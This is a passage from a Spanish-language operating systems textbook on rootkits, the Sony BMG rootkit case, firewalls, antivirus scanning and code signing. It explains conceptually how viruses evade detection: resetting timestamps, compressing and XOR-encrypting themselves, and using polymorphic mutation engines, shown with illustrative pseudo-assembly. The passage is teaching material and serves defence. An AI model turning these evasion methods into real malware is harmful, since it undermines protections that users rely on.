Hasta ahora hemos analizado los rootkits pasivos, que no interfieren con el software de detección. También hay rootkits activos, que buscan y destruyen el software de detección de rootkits, o que al menos lo modifican para anunciar siempre: “¡NO SE ENCONTRARON ROOTKITS!”. Estos rootkits requieren medidas complicadas, pero por fortuna todavía no han aparecido rootkits activos en la comunidad de computadoras.

Hay dos corrientes de opinión sobre lo que se debe hacer después de descubrir un rootkit. Una de ellas establece que el administrador del sistema se debe comportar como un cirujano que trata

un cáncer: debe extirparlo con mucho cuidado. La otra corriente establece que es demasiado peligroso tratar de eliminar el rootkit. Puede haber piezas todavía ocultas. En este punto de vista, la única solución es regresar al último respaldo completo que esté limpio. Si no hay un respaldo disponible, se requiere una nueva instalación desde el CD-ROM/DVD original.

El rootkit de Sony

En el 2005, Sony BMG liberó varios CDs de audio que contenían un rootkit. Mark Russinovich (cofundador del sitio Web de herramientas administrativas para Windows *www.sysinternals.com*) fue quien lo descubrió y ha estado trabajando desde entonces para desarrollar un detector de rootkits; además se sorprendió de encontrar un rootkit en su propio sistema. Mark escribió algo sobre esto en su blog; pronto la historia estaba por todo Internet y en los medios masivos. Algunos científicos escribieron artículos sobre esto (Arnab y Hutchison, 2006; Bishop y Frincke, 2006; Felten y Halderman, 2006; Halderman y Felten, 2006; Levine y colaboradores, 2006). El furor resultante tardó años en desaparecer. A continuación veremos una descripción de lo que ocurrió.

Cuando un usuario inserta un CD en la unidad de una computadora Windows, el sistema operativo busca un archivo llamado *autorun.inf* que contiene una lista de acciones a realizar; casi siempre inicia un programa en el CD (como un asistente de instalación). Por lo general los CDs de audio no tienen estos archivos, ya que los reproductores de CD independientes los ignoran si están presentes. Aparentemente, algún genio en Sony pensó que con inteligencia podría detener la piratería de la música al colocar un archivo *autorun.inf* en algunos de sus CDs, que justo después insertaba en una computadora e instalaba de manera silenciosa un rootkit de 12 MB. Después aparecía un acuerdo de licencia, que no mencionaba nada acerca del software que se iba a instalar. Mientras se mostraba la licencia, el software de Sony comprobaba si había en ejecución uno de 200 programas de copia conocidos, y de ser así pedía al usuario que los cerrara. Si el usuario estaba de acuerdo con la licencia y detenía todos los programas, se reproducía la música; en caso contrario no se reproducía. Aun en el caso en que el usuario rechazara la licencia, el rootkit permanecía instalado.

El rootkit funcionaba de la siguiente manera. Insertaba en el kernel de Windows varios archivos cuyos nombres empezaban con *sys*. Uno de estos archivos era un filtro que interceptaba todas las llamadas al sistema relacionadas con la unidad de CD-ROM, y prohibía que todos los programas excepto el reproductor de música de Sony leyeran el CD. Con esta acción era imposible copiar el CD al disco duro (lo cual es legal). Otro filtro interceptaba todas las llamadas que leían listados de archivos, procesos y registros, y eliminaban todas las entradas que empezaban con *sys* (incluso de programas que no tenían ninguna relación con Sony ni con la música) para poder cubrir el rootkit. Este método es bastante estándar para los diseñadores de rootkits principiantes.

Antes de que Russinovich descubriera el rootkit ya se había instalado en muchas computadoras, lo cual no es muy sorprendente ya que estaba en más de 20 millones de CDs. Dan Kaminsky (2006) estudió la extensión y descubrió que había computadoras infectadas en más de 500,000 redes.

Cuando se difundieron las noticias, la reacción inicial de Sony fue que tenía todo el derecho de proteger su propiedad intelectual. En una entrevista en la Radio Pública Nacional, el presidente de negocios digitales globales de Sony BMG, de nombre Thomas Hesse dijo: “Creo que la mayoría de las personas ni siquiera saben lo que es un rootkit, entonces, ¿por qué se deberían preocupar?”. Cuando esta respuesta provocó una tormenta de fuego, Sony se retractó y liberó un parche que eliminaba la cobertura sobre los archivos *sys*, pero mantenía el rootkit en su lugar. Debido a la presión que cada vez era mayor, Sony liberó en cierto momento un desinstalador en su sitio Web, pero para poder obtenerlo, los usuarios tenían que proporcionar una dirección de correo electrónico y tenían que estar de acuerdo en que Sony podría enviarles material promocional en el futuro (lo que la mayoría de las personas llaman spam).

A medida que la historia continuaba, resultó que el desinstalador de Sony contenía fallas técnicas que dejaban a la computadora infectada muy vulnerable a los ataques por Internet. También se reveló que el rootkit contenía código de proyectos de código fuente abierto que violaban sus derechos de autor (lo cual permitía el uso libre del software *siempre y cuando se liberara el código fuente*).

Además de un desastre incomparable en las relaciones públicas, Sony también se enfrentó a un riesgo legal. El estado de Texas demandó a Sony por violar su ley antispyware, así como por violar su ley de prácticas comerciales engañosas (ya que el rootkit se instalaba aunque se rechazara la licencia). Más tarde se presentaron demandas colectivas en 39 estados. En diciembre del 2006, estas demandas se resolvieron cuando Sony acordó pagar $4.25 millones, dejar de incluir el rootkit en los CDs futuros y dar a cada víctima el derecho de descargar tres álbumes de un catálogo de música limitado. En enero del 2007, Sony admitió que su software también monitoreaba los hábitos de escucha de sus usuarios y los reportaba de vuelta a Sony, en violación de la ley de los EE.UU. En un acuerdo con la FTC, Sony acordó pagar una compensación de $150 a las personas cuyas computadoras se dañaron debido a su software.

Incluimos aquí la historia del rootkit de Sony para beneficio de todos los lectores que pudieran llegar a pensar que los rootkits son una curiosidad académica sin implicaciones reales. Si busca “Sony rootkit” en Internet, recibirá mucha información adicional.

9.8 DEFENSAS

Con problemas merodeando por todos lados, ¿hay alguna esperanza de que los sistemas puedan ser seguros? En realidad sí la hay, y en las siguientes secciones analizaremos algunas de las formas en que se pueden diseñar e implementar sistemas para incrementar su seguridad. Uno de los conceptos más importantes es la **defensa en profundidad**. La idea básica aquí es que debemos tener varios niveles de seguridad, de manera que si se viola uno de ellos, aún quedan otros niveles de defensa. Piense en una casa con una barda de hierro cerrada, alta y con picos a su alrededor, detectores de movimiento en el jardín, dos candados industriales en la puerta frontal y un sistema de alarma contra robos computarizado en su interior. Aunque cada técnica es valiosa por sí sola, para robar la casa el ladrón tendría que vencerlas todas. Los sistemas computacionales con una seguridad apropiada son como esta casa, con varios niveles de seguridad. Ahora veremos algunos de ellos.

En realidad las defensas no son jerárquicas, pero empezaremos con las exteriores que son más generales, y avanzaremos hacia las más específicas.

9.8.1 Firewalls

La habilidad de conectar cualquier computadora en cualquier parte con cualquier otra computadora en cualquier parte es una ventaja con claroscuros. Aunque hay mucho material valioso en Web, una computadora conectada a Internet está expuesta a dos tipos de peligros: entrantes y salientes. Los peligros entrantes incluyen crackers que tratan de entrar a la computadora, así como virus, spyware y demás malware. Los peligros salientes incluyen información confidencial como los números de tarjetas de crédito, contraseñas, devoluciones de impuestos y todo tipo de información corporativa.

En consecuencia, se requieren mecanismos para mantener los bits "buenos" adentro y los bits "malos" afuera. Uno de estos métodos es el uso de un **firewall**, que es tan sólo una adaptación moderna de ese antiguo recurso de seguridad medieval: cavar un foso profundo alrededor del castillo. Este diseño obligaba a todos los que entraban o salían del castillo a pasar por un solo puente levadizo, en donde la policía de E/S podía inspeccionarlos. Con las redes es posible el mismo truco: una empresa puede tener muchas LANs conectadas en formas arbitrarias, pero todo el tráfico entrante y saliente de la empresa pasa de manera obligatoria a través de un puente levadizo electrónico, el firewall.

Hay dos variedades básicas de firewall: de hardware y de software. Por lo general, las empresas que deben proteger sus LANs optan por los firewalls de hardware; los individuos en su hogar eligen con frecuencia los firewalls de software. Primero analizaremos los firewalls de hardware. En la figura 9-31 se ilustra un firewall de hardware genérico. Aquí, la conexión (cable o fibra óptica) del proveedor de red se conecta al firewall, el cual se conecta a la LAN. No pueden entrar paquetes a la LAN ni salir de ella sin que el firewall lo apruebe. En la práctica, los firewalls se combinan a menudo con enrutadores, cajas de resolución de direcciones, sistemas de detección de intrusos y otras cosas, pero nuestro enfoque aquí será sobre la funcionalidad del firewall.




Figura 9-31. Una vista simplificada de un firewall de hardware que protege a una LAN con tres computadoras.

Los firewalls se configuran con reglas que describen lo que puede entrar y lo que puede salir. El propietario del firewall puede cambiar las reglas, por lo común a través de una interfaz Web (la

mayoría de los firewalls tienen un mini servidor Web integrado, para permitir esto). En el tipo de firewall más simple, el **firewall sin estado**, se inspecciona el encabezado de cada paquete que pasa por él y se toma la decisión de aceptar o rechazar el paquete, sólo con base en la información del encabezado y las reglas del firewall. La información en el encabezado del paquete incluye las direcciones IP de origen y destino, los puertos de origen y destino, el tipo de servicio y el protocolo. Hay otros campos disponibles, pero ocurren raras veces en las reglas.

En el ejemplo de la figura 9-31 podemos ver tres servidores, cada uno con una dirección IP única de la forma 207.68.160.x, en donde *x* es 190, 191 y 192 respectivamente. Estas son las direcciones a las que se deben enviar los paquetes para que lleguen a estos servidores. Los paquetes entrantes también contienen un **número de puerto** de 16 bits, que especifica cuál proceso en la máquina debe recibir el paquete (un proceso puede escuchar en un puerto el tráfico entrante). Algunos puertos tienen servicios asociados. En especial, el puerto 80 se utiliza para Web, el puerto 25 para el correo electrónico y el puerto 21 para el servicio FTP (transferencia de archivos), pero la mayoría de los demás puertos están disponibles para los servicios definidos por el usuario. Bajo estas condiciones, el firewall se podría configurar de la siguiente forma:

Dirección IP	Puerto	Acción
207.68.160.190	80	Aceptar
207.68.160.191	25	Aceptar
207.68.160.192	21	Aceptar
*	*	Rechazar

Estas reglas permiten a los paquetes ir a la máquina 207.68.160.190, pero sólo si están dirigidos para el puerto 80; todos los demás puertos en esta máquina están prohibidos y el firewall descartará en silencio los paquetes que se envíen a ellos. De manera similar, los paquetes pueden ir a los otros dos servidores si están dirigidos a los puertos 25 y 21, respectivamente. El resto del tráfico se descarta. Con este conjunto de reglas es difícil que un atacante obtenga acceso a la LAN, excepto por los tres servicios públicos que se ofrecen.

A pesar del firewall, aún es posible atacar la LAN. Por ejemplo, si el servidor Web es *apache* y el cracker descubre un error en *apache* que puede explotar, podría enviar un URL muy largo a la dirección 207.68.160.190 en el puerto 80 y forzar un desbordamiento del búfer, con lo cual controlaría una de las máquinas dentro del firewall y la podría utilizar para lanzar un ataque sobre las otras máquinas en la LAN.

Otro ataque potencial es escribir y publicar un juego multijugador, y lograr que tenga una amplia aceptación. El software del juego necesita cierto puerto para conectarse con otros jugadores, por lo que el diseñador del juego podría seleccionar uno (por ejemplo, 9876) e indicar a los jugadores que cambien la configuración de su firewall para permitir el tráfico entrante y saliente en este puerto. Las personas que abran este puerto estarán sujetas a sufrir ataques, lo cual podría ser sencillo si el juego contiene un caballo de Troya que acepte ciertos comandos remotos y los ejecute. Pero incluso si el juego es legítimo, podría contener errores que se puedan explotar. Entre más puertos estén abiertos, mayor será la probabilidad de que un ataque sea exitoso. Cada hoyo incrementa la posibilidad de que se infiltre un ataque.

Además de los firewalls sin estado, también hay **firewalls de estado**, que mantienen el registro de las conexiones y el estado en el que se encuentran. Estos firewalls son mejores para vencer ciertos tipos de ataques, en especial los que están relacionados con el establecimiento de conexiones. Hay otros tipos de firewalls que implementan un **IDS** (*Intrusion Detection System,* Sistema de detección de intrusos), donde el firewall no sólo inspecciona los encabezados de los paquetes sino también su contenido, en busca de material sospechoso.

Los firewalls de software (a los que también se les conoce como **firewalls personales**) hacen lo mismo que los firewalls de hardware, pero en software. Son filtros que se conectan al código de red dentro del kernel del sistema operativo y filtran los paquetes de la misma forma en que lo hace el firewall de hardware.

9.8.2 Los antivirus y las técnicas anti-antivirus

Los firewalls tratan de mantener a los intrusos fuera de la computadora, pero pueden fallar de diversas formas, como veremos a continuación. En ese caso, la siguiente línea de defensa está compuesta por los programas antimalware, que se conocen comúnmente como **programas antivirus**, aunque muchos de ellos también combaten los gusanos y el spyware. Los virus tratan de ocultarse y los usuarios tratan de encontrarlos, algo parecido al juego del gato y el ratón. En este sentido los virus son como los rootkits, excepto que la mayoría de los escritores de virus se enfocan en el rápido esparcimiento del virus, en vez de jugar a las escondidas como los rootkits. Ahora analizaremos algunas de las técnicas utilizadas por el software antivirus y la forma en que Virgilio, el escritor de virus, responde a ellos.

Exploradores de virus

Sin duda, el usuario promedio no va a poder encontrar muchos de los virus que hacen su mejor esfuerzo por ocultarse, por lo que se ha desarrollado un mercado para el software antivirus. A continuación analizaremos la forma en que funciona este software. Las empresas de software antivirus tienen laboratorios en los que científicos dedicados trabajan largas horas para rastrear y comprender los nuevos virus. El primer paso es hacer que el virus infecte un programa que no hace nada, conocido como **archivo señuelo** (***goat file***), para obtener una copia del virus en su forma más pura. El siguiente paso es hacer un listado exacto del código del virus e introducirlo en la base de datos de virus conocidos. Las empresas compiten por el tamaño de sus bases de datos. El hecho de inventar nuevos virus sólo para aumentar el tamaño de la base de datos no se considera una buena conducta deportiva.

Una vez que se instala un programa antivirus en la máquina de un cliente, lo primero que hace es explorar todos los archivos ejecutables en el disco, en busca de cualquiera de los virus en la base de datos de virus conocidos. La mayoría de las empresas antivirus tienen un sitio Web, desde el cual los clientes pueden descargar las descripciones de virus recién descubiertos en sus bases de datos. Si el usuario tiene 10,000 archivos y la base de datos tiene 10,000 virus, sin duda se requiere cierta programación inteligente para agilizar el proceso.

Como surgen variantes menores de virus conocidos todo el tiempo, se necesita una búsqueda difusa para asegurar que un cambio de 3 bytes en un virus no evite su detección. Sin embargo, las

búsquedas difusas no sólo son más lentas que las exactas, sino que pueden activar falsas alarmas (falso positivo); es decir, advertencias sobre archivos legítimos que sólo contienen cierto código algo similar a un virus reportado en Pakistán hace 7 años. ¿Qué se supone que debe hacer el usuario con el siguiente mensaje?:

¡ADVERTENCIA!: El archivo xyz.exe puede contener el virus lahore-9x. ¿Desea eliminarlo?

Entre más virus haya en la base de datos y más amplio sea el criterio para declarar una ocurrencia, habrá más falsas alarmas. Si hay demasiadas, el disgustado usuario se rendirá. Pero si el explorador de virus insiste en una ocurrencia muy cercana, puede pasar por alto algunos virus modificados. Obtener una detección acertada es un balance delicado de heurística. En teoría, el laboratorio debería tratar de identificar cierto código básico en el virus que no tenga probabilidades de cambiar, y utilizarlo como la firma del virus que se debe buscar.

El hecho de que el disco se haya declarado libre de virus la semana pasada no significa que aún lo esté, por lo cual hay que ejecutar el explorador de virus con frecuencia. Como la exploración es lenta, es más eficiente comprobar sólo los archivos que se han modificado desde la fecha de la última exploración. El problema es que un virus inteligente restablecerá la fecha de un archivo infectado a su fecha original, para evitar ser detectado. La respuesta del programa antivirus a esta acción es comprobar la fecha en que se modificó el directorio que contiene el archivo. La respuesta del virus a esta acción es restablecer también la fecha del directorio. Este es el inicio del juego del gato y el ratón que mencionamos antes.

Otra forma en que el programa antivirus puede detectar la infección de archivos es registrar y almacenar en el disco las longitudes de todos los archivos. Si un archivo creció en tamaño desde la última comprobación, podría estar infectado como se muestra en la figura 9-32(a y b). Sin embargo, un virus inteligente puede evitar la detección al comprimir el programa y rellenar el espacio libre del archivo para que tenga su longitud original. Para que este esquema pueda funcionar, el virus debe contener procedimientos tanto de compresión como de descompresión, como se muestra en la figura 9-32(c). Otra forma en que el virus puede tratar de evitar la detección es asegurarse de que su representación en el disco no tenga la apariencia de su representación en la base de datos del software antivirus. Una manera de lograr este objetivo es que se cifre a sí mismo con una clave distinta para cada archivo infectado. Antes de realizar una nueva copia, el virus genera una clave de cifrado aleatoria de 32 bits; por ejemplo, aplicando un XOR al tiempo actual y el contenido de (por ejemplo) las palabras de memoria 72,008 y 319,992. Después aplica un XOR a su código con esta clave, palabra por palabra, para producir el virus cifrado que se almacena en el archivo infectado, como se muestra en la figura 9-32(d). La clave se almacena en el archivo. Para fines de mantenerse en secreto no es ideal colocar la clave en el archivo, pero el objetivo aquí es frustrar al explorador de virus, no evitar que los científicos dedicados en el laboratorio antivirus apliquen ingeniería inversa al código. Desde luego que para ejecutarse, el virus tiene que descifrarse a sí mismo primero, por lo que también necesita una función de descifrado en el archivo.

Este esquema no es perfecto debido a que los procedimientos de compresión, descompresión, cifrado y descifrado son los mismos en todas las copias, y el programa antivirus los puede utilizar como la firma del antivirus a buscar en el proceso de exploración. Es fácil ocultar los procedimientos de compresión, descompresión y cifrado: sólo se cifran junto con el resto del virus, como se muestra en la figura 9-32(e). Sin embargo, el código de descifrado no se puede cifrar, ya que se tie-

ne que ejecutar en el hardware para descifrar el resto del virus, por lo que debe estar presente en texto simple. Los programas antivirus ya saben esto, por lo que buscan el procedimiento de descifrado.




Figura 9-32. (a) Un programa. (b) Un programa infectado. (c) Un programa infectado comprimido. (d) Un virus cifrado. (e) Un virus comprimido con el código de compresión cifrado.

No obstante, Virgilio disfruta al tener la última palabra, por lo que procede de la siguiente manera. Suponga que el procedimiento de descifrado necesita realizar el siguiente cálculo:

$$X = (A + B + C - 4)$$

En la figura 9-33(a) se muestra el código ensamblador directo de este cálculo para una computadora genérica de dos direcciones. La primera dirección es el origen; la segunda es el destino, por lo que `MOV A,R1` mueve la variable *A* al registro `R1`. El código en la figura 9.33(b) hace lo mismo, sólo que con menos eficiencia debido a las instrucciones `NOP` (ninguna operación) que están intercaladas con el código real.

MOV A,R1	MOV A,R1	MOV A,R1	MOV A,R1	MOV A,R1
ADD B,R1	NOP	ADD #0,R1	OR R1,R1	TST R1
ADD C,R1	ADD B,R1	ADD B,R1	ADD B,R1	ADD C,R1
SUB #4,R1	NOP	OR R1,R1	MOV R1,R5	MOV R1,R5
MOV R1,X	ADD C,R1	ADD C,R1	ADD C,R1	ADD B,R1
	NOP	SHL #0,R1	SHL R1,0	CMP R2,R5
	SUB #4,R1	SUB #4,R1	SUB #4,R1	SUB #4,R1
	NOP	JMP .+1	ADD R5,R5	JMP .+1
	MOV R1,X	MOV R1,X	MOV R1,X	MOV R1,X
			MOV R5,Y	MOV R5,Y
(a)	(b)	(c)	(d)	(e)

Figura 9-33. Ejemplos de un virus polimórfico.

Pero aún no terminamos. También es posible disfrazar el código de descifrado. Hay muchas formas de representar la instrucción NOP. Por ejemplo, sumar 0 a un registro, aplicar un OR a la misma instrucción, desplazarla a la izquierda 0 bits y saltar a la siguiente instrucción; todos esos son procedimientos que no hacen nada. Así, el programa de la figura 9-33(c) es igual en función que el de la figura 9-33(a). Al copiarse a sí mismo, el virus podría utilizar la figura 9-33(c) en vez de la 9-33(a) y seguir funcionando más tarde, al ser ejecutado. Un virus que muta en cada copia se conoce como **virus polimórfico**.

Ahora suponga que no se necesita R5 para nada durante esta pieza del código. Entonces, la figura 9-33(d) es también equivalente a la 9-33(a). Por último, en muchos casos es posible intercambiar instrucciones sin cambiar lo que hace el programa, por lo que terminamos con la figura 9-33(e) como otro fragmento de código que tiene una equivalencia lógica con la figura 9-33(a). Una pieza de código que puede mutar una secuencia de instrucciones de máquina sin cambiar su funcionalidad se conoce como **motor de mutación**, y los virus sofisticados lo contienen para mutar el descifrador de una copia a otra. Las mutaciones pueden consistir en la inserción de código inútil pero inofensivo, en la permutación de instrucciones, el intercambio de registros y el reemplazo de una instrucción con otra equivalente. El mismo motor de mutación puede ocultarse, para lo cual se cifra junto con el cuerpo del virus.

Es mucho pedir que el pobre software antivirus comprenda que las figuras 9-33 (a) a (e) son funcionalmente equivalentes, en especial si el motor de mutación tiene muchos trucos bajo su manga. El software antivirus puede analizar el código para ver lo que hace, e incluso puede tratar de simular la operación del código, pero debemos recordar que puede tener miles de virus y miles de archivos que analizar, por lo que no tiene mucho tiempo en cada prueba, o se ejecutará con una lentitud terrible.

Como información adicional, se incluyó la operación de almacenamiento en la variable *Y* sólo para que fuera más difícil detectar el hecho de que el código relacionado con R5 es código muerto; es decir, no hace nada. Si otros fragmentos de código leen el valor de *Y* y escriben en esa variable, el código tendrá una apariencia perfectamente legítima. Un motor de mutación bien escrito que genere código polimórfico de buena calidad puede dar muchos dolores de cabeza a los escritores de software antivirus. El único lado positivo es que dicho motor es difícil de escribir, por lo cual todos los amigos de Virgilio utilizan su código, lo que significa que no hay tantos virus distintos en circulación; por lo menos no todavía.

Hasta ahora sólo hemos hablado de tratar de reconocer virus en archivos ejecutables infectados. Además de esto, el explorador de virus tiene que comprobar el MBR, los sectores de arranque, la lista de sectores defectuosos, la memoria flash, la memoria CMOS y otras cosas más, pero ¿qué pasa si hay un virus residente en memoria que se esté ejecutando en ese momento? No será detectado. Peor aún, suponga que el virus en ejecución monitorea todas las llamadas al sistema. De esta forma puede detectar con facilidad que el programa antivirus está leyendo el sector de arranque (para comprobar si hay virus). Para frustrar al programa antivirus, el virus no realiza la llamada al sistema. En vez de ello, sólo devuelve el verdadero sector de arranque desde su lugar oculto en la lista de bloques defectuosos. También hace una anotación mental para volver a infectar todos los archivos cuando el explorador de virus termine.

Para evitar ser engañado por un virus, el programa antivirus podría hacer lecturas directas en el disco, pasando por alto al sistema operativo. Sin embargo, para ello se requiere tener drivers de dispositivos para los discos IDE, SCSI y otros discos comunes, con lo cual el programa antivirus

sería menos portátil y estaría sujeto a fallas en las computadoras con discos inusuales. Además, como es posible pasar por alto al sistema operativo para leer el sector de arranque, pero no para leer todos los archivos ejecutables, también hay cierto peligro de que el virus pueda producir datos fraudulentos sobre los archivos ejecutables.

Comprobadores de integridad

La **comprobación de integridad** es un método completamente distinto para detectar virus. Un programa antivirus que funciona de esta manera explora primero el disco duro en busca de virus. Una vez que está convencido de que el disco está limpio, calcula una suma de comprobación para cada archivo ejecutable. El algoritmo de sumas de comprobación podría ser algo tan simple como tratar a todas las palabras en el texto del programa como enteros de 32 o 64 bits y sumarlas, pero también podría ser un hash criptográfico que sea casi imposible de invertir. Después escribe en un archivo llamado *sumacomp* la lista de sumas de comprobación para todos los archivos relevantes en un directorio, en ese directorio. La próxima vez que se ejecuta, vuelve a calcular todas las sumas de comprobación y verifica que coincidan con lo que hay en el archivo *sumacomp*. Un archivo infectado en la lista se podrá identificar de inmediato.

El problema es que Virgilio no va a estar de brazos cruzados ante esto. Puede escribir un virus que elimine el archivo de comprobación. O peor aún, puede escribir un virus que calcule la suma de comprobación del archivo infectado y reemplace la entrada anterior en el archivo de sumas de comprobación. Para protegerse contra este tipo de comportamiento, el programa antivirus puede tratar de ocultar el archivo de sumas de comprobación, pero no es probable que esto vaya a funcionar debido a que Virgilio puede estudiar el programa antivirus con cuidado antes de escribir el virus. Una mejor idea sería firmarlo digitalmente para que sea más fácil detectar su alteración. En teoría, la firma digital debe implicar el uso de una tarjeta inteligente con una clave almacenada en forma externa, que los programas no puedan alcanzar.

Comprobadores del comportamiento

La **comprobación del comportamiento** es la tercera estrategia que utiliza el software antivirus. Con este método, el programa antivirus vive en memoria mientras que la computadora está funcionando, y atrapa por sí solo todas las llamadas al sistema. La idea es que pueda entonces monitorear toda la actividad y trate de atrapar algo que se vea sospechoso. Por ejemplo, ningún programa normal debería tratar de sobrescribir el sector de arranque, por lo que es casi un hecho que un intento por hacer esto se debe a un virus. De igual forma, cambiar la memoria flash es una actitud muy sospechosa.

Pero también hay casos menos claros. Por ejemplo, sobrescribir un archivo ejecutable es algo peculiar (a menos que lo haga un compilador). Si el software antivirus detecta dicha escritura y emite una advertencia, se espera que el usuario sepa si tiene sentido sobrescribir un ejecutable en el contexto del trabajo actual. De manera similar, el que *Word* sobrescriba un archivo *.doc* con un nuevo documento lleno de macros no es necesariamente el trabajo de un virus. En Windows, los programas se pueden separar de su archivo ejecutable y permanecer residentes en memoria mediante el uso de una llamada al sistema especial. Como dijimos antes, esto podría ser legítimo pero de todas formas sería útil una advertencia.

Los virus no tienen que permanecer pasivos en espera de que un programa antivirus los elimine, como el ganado que se lleva a sacrificar. Pueden responder al ataque. Se puede llevar a cabo una batalla bastante acalorada si un virus residente en memoria y un antivirus se encuentran en la misma computadora. Hace años había un juego llamado *Core Wars* en el que se enfrentaban dos programadores, y cada uno de ellos colocaba un programa en un espacio de direcciones vacío. Los programas tomaban turnos para sondear la memoria, y el objetivo del juego era localizar y borrar al oponente antes de que él hiciera lo mismo. La confrontación entre virus y antivirus es algo similar, sólo que el campo de batalla es la máquina de un pobre usuario que en realidad no quiere que la confrontación ocurra ahí. Lo que es peor, el virus tiene una ventaja ya que su escritor puede averiguar muchos detalles sobre el programa antivirus con sólo comprar una copia. Desde luego que cuando el virus se libera, el equipo del antivirus puede modificar su programa para obligar a Virgilio a comprar una nueva copia.

Cómo evitar los virus

Toda buena historia necesita una moraleja; la de esta historia es

Mejor seguro que arrepentido.

Es mucho más fácil evitar los virus que tratar de rastrearlos después de que han infectado una computadora. A continuación veremos unos cuantos lineamientos para los usuarios individuales, pero también algunas cosas que la industria en general puede llevar a cabo para reducir los problemas de una forma considerable.

¿Qué pueden hacer los usuarios para evitar una infección de un virus? En primer lugar, elegir un sistema operativo que ofrezca un alto nivel de seguridad, con un límite sólido entre el modo de kernel y el modo de usuario, y contraseñas separadas para cada usuario, además del administrador del sistema. Bajo estas condiciones, un virus que se escabulla de alguna forma no podrá infectar los archivos binarios del sistema.

En segundo lugar, pueden instalar sólo software legal que se compre de algún fabricante confiable. Aunque, esto no garantiza nada, sí ayuda mucho, ya que han ocurrido casos en que los empleados descontentos introducen virus en un producto de software comercial. Es riesgoso descargar software de sitios Web y tableros de anuncios electrónicos.

En tercer lugar, pueden comprar un buen paquete de software antivirus y usarlo según las indicaciones. Hay que asegurarse de obtener actualizaciones periódicas del sitio Web del fabricante.

En cuarto lugar, no deben hacer clic en los adjuntos de correo electrónico y deben pedir a los demás que no les envíen adjuntos. El correo electrónico que se envía como texto ASCII simple siempre es seguro, pero los adjuntos pueden contener virus que se activan al abrirlos.

En quinto lugar, pueden realizar copias frecuentes de los archivos clave en un medio externo, como disco flexible, CD grabable o cinta. Es conveniente mantener varias generaciones de cada archivo en una serie de medios de respaldo. De esta forma, si el usuario descubre un virus, puede tener la oportunidad de restaurar los archivos al estado que tenían antes de ser infectados. No es de mucha ayuda restaurar el archivo infectado de ayer, pero la versión de la semana pasada tal vez si sea de ayuda.

En sexto y último lugar, deben resistir la tentación de descargar y ejecutar el nuevo software ostentoso y gratuito de una fuente desconocida. Tal vez haya una razón por la cual sea gratuito: que el fabricante desea que nuestra computadora se una a su ejército de zombies. Aunque si usted tiene software de máquina virtual, es seguro ejecutar software desconocido dentro de ella.

La industria también debería tomar en serio la amenaza de los virus y modificar algunas prácticas peligrosas. En primer lugar, los sistemas operativos deben ser simples. Entre más características espectaculares tengan, habrá más hoyos de seguridad. Esto es un hecho de la vida.

En segundo lugar, hay que olvidarse del contenido activo. Desde el punto de vista de la seguridad, es un desastre. Para ver un documento que alguien nos envió, no tiene que ser obligatorio ejecutar su programa. Por ejemplo, los archivos JPEG no contienen programas y, por ende, no pueden contener virus. Todos los documentos deberían ser así.

En tercer lugar, debe haber una forma de proteger contra escritura ciertos cilindros del disco, para evitar que los virus infecten los programas que contienen. Esta protección se podría implementar mediante un mapa de bits dentro del controlador que liste los cilindros protegidos contra escritura. El mapa sólo debería modificarse cuando el usuario active un interruptor mecánico en el panel frontal de la computadora.

En cuarto lugar, la memoria flash es una buena idea pero sólo debería modificarse al activar un interruptor externo, algo que sólo ocurrirá cuando el usuario instale de manera consciente una actualización del BIOS. Desde luego que nada de esto se tomará con seriedad sino hasta que llegue un virus realmente grande. Por ejemplo, uno que ataque el mundo financiero y restablezca todas las cuentas bancarias a 0. Claro que para entonces será demasiado tarde.

9.8.3 Firma de código

Un método completamente distinto de impedir que el malware entre en la computadora (recuerde: defensa en profundidad) es ejecutar sólo el software de distribuidores confiables que no tenga modificaciones. Una de las cuestiones que surgen con mucha rapidez es la forma en que el usuario puede saber que el software realmente proviene del distribuidor correcto, y cómo puede saber que no se ha modificado desde que salió de la fábrica. Esta cuestión es muy importante cuando se descarga software de tiendas en línea con una reputación desconocida, o al descargar controles activeX de los sitios Web. Si el control activeX proviene de una empresa de software reconocida, es poco probable que contenga un caballo de Troya por ejemplo, pero ¿cómo puede estar seguro el usuario?

Un método que se utiliza con mucha frecuencia es la firma digital, como se describe en la sección 9.2.4. Si el usuario sólo ejecuta programas, complementos, drivers, controles activeX y otros tipos de software escritos y firmados por fuentes confiables, las probabilidades de tener problemas son mucho menores. Sin embargo, la consecuencia de este método es que probablemente el nuevo juego espectacular, ingenioso y gratuito de Snarky Software sea demasiado bueno como para ser verdad, y no aprobará la prueba de la firma ya que no sabemos quién está detrás del juego.

